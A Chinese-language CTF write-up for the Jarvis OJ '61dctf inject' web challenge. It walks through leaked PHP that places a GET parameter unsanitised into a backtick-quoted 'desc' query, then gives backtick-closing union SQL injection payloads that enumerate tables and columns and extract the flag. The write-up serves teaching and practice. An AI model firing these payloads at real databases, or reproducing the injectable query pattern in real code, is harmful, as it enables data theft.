desc巧用及反引号 ` SQL注入——【61dctf】 inject writeup

原创

Ve99 于 2019-09-02 21:15:36 发布 1008 收藏 2

分类专栏： [WEB]-CTF 文章标签： SQL注入 desc 反引号


```
题目链接 ：http://web.jarvisoj.com:32794/
```

描述

进入页面，发现只有 flag{xxx}
题目hint：先找到源码~

源码泄露

- 使用后台目录扫描工具御剑进行后台扫描

```
源码泄露：
http://web.jarvisoj.com:32794/index.php~
```

- F12查看器得到泄露的源码

```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

代码分析

```
$table = $_GET['table']?$_GET['table']:"test";`
```

- 当未输入table参数时，table的值默认为test
- 当输入了table的参数时，table的值为输入的值

```
$table = Filter($table);
```

- 对变量$table进行过滤，Filter函数为用户自定义的函数

```
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
```

- 当mysqli_query()函数能够通过，则不调用Hacker()函数
- 当mysqli_query()函数调用失败，则调用Hacker()函数

```
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
```

- 定义sql语句并执行，且只输出查询语句的第一条

测试

- 当令table=test

```
http://web.jarvisoj.com:32794/index.php?table=test
```

页面返回正常，flag{xxx}

- 当令table为其他值，比如table=123

```
http://web.jarvisoj.com:32794/index.php?table=123
```

页面返回 Hello Hacker

从源码分析可知

```
//源码
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

当table=test时，页面返回flag{xxx}

```
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
```

因此该条语句没有跳转到Hacker()，而是执行了mysqli_query()函数
而反过来，当table为其他值时，mysqli_query()函数执行失败，从而执行了Hacker()

Key

观察可知，输入的table参数被desc 使用进行降序排序
并且，desc后使用的是 ` (反引号) 位于键盘Esc正下方

```
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
```

- 关于反引号

```
反引号 ` 在mysql中是为了区分mysql中的保留字符与普通字符而引入的符号
```

例如，如果test表中存在一个"from"字段，当我们查找内容时，就需要使用反引号，以防使用保留字符而报错


```
select  `from` from test
```

- 关于desc查看表结构

```
desc tablename  #查看table的结构信息
```

例如，使用desc查看users表的结构

```
desc users
```



因此，如果desc 后接的表不存在，则返回失败

- 由此可知
  当table=test时，由于库中存在secret_test表，因此mysqli_query()函数返回成功，继续向下执行，从而输出了flag{xxx}
  当table=123时，因为库中不存在secre_123表，因此跳转hacker()函数结束程序

反引号闭合注入

通过反引号的闭合，可以构造SQL注入

```
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
```

构造payload，测试当前数据库名称

```
payload: ?table=test` ` union select database()
```

相当于

```
mysqli_query($mysqli,"desc `secret_test` ` union select database()`") or Hacker();
$sql = "select 'flag{xxx}' from secret_test` ` union select database()";
$ret = sql_query($sql);
echo $ret[0];
```

这样，desc secret_test能够执行通过，并且下面的sql语句可以查询数据库

Tip1: 在第二条sql语句中，两个反引号就相当于了空格

Tip2: 注意到最后页面只输出数组变量ret的第0位，而第0位恒为flag{xxx}，所以为了控制输出，可以使用limit 1,1来进行约束，使返回结果从第1位开始

爆表名

```
payload: ?table=test` ` union select group_concat(table_name) from information_shcema.tables where table_schema=database()limit 1,1
```

查询到存在secret_flag,secret_test 两个表

爆字段

```
payload: ?table=test` `union select group_concat(column_name) from information_schema.columns where table_schema=database() limit 1,1
```

查询到存在flagUwillNeverKnow,username 两个字段

爆值

```
payload: ?table=test` `union select group_concat(flagUwillNeverKnow) from secret_flag
```

查询到flag{luckyGame~}

总结

1. desc + 表名 可以查询表的结构，同时也可以用来判断表是否存在
2. 反引号 ` 在MySQL中用来区分保留字符与普通字符
3. limit 关键字可以用来控制输出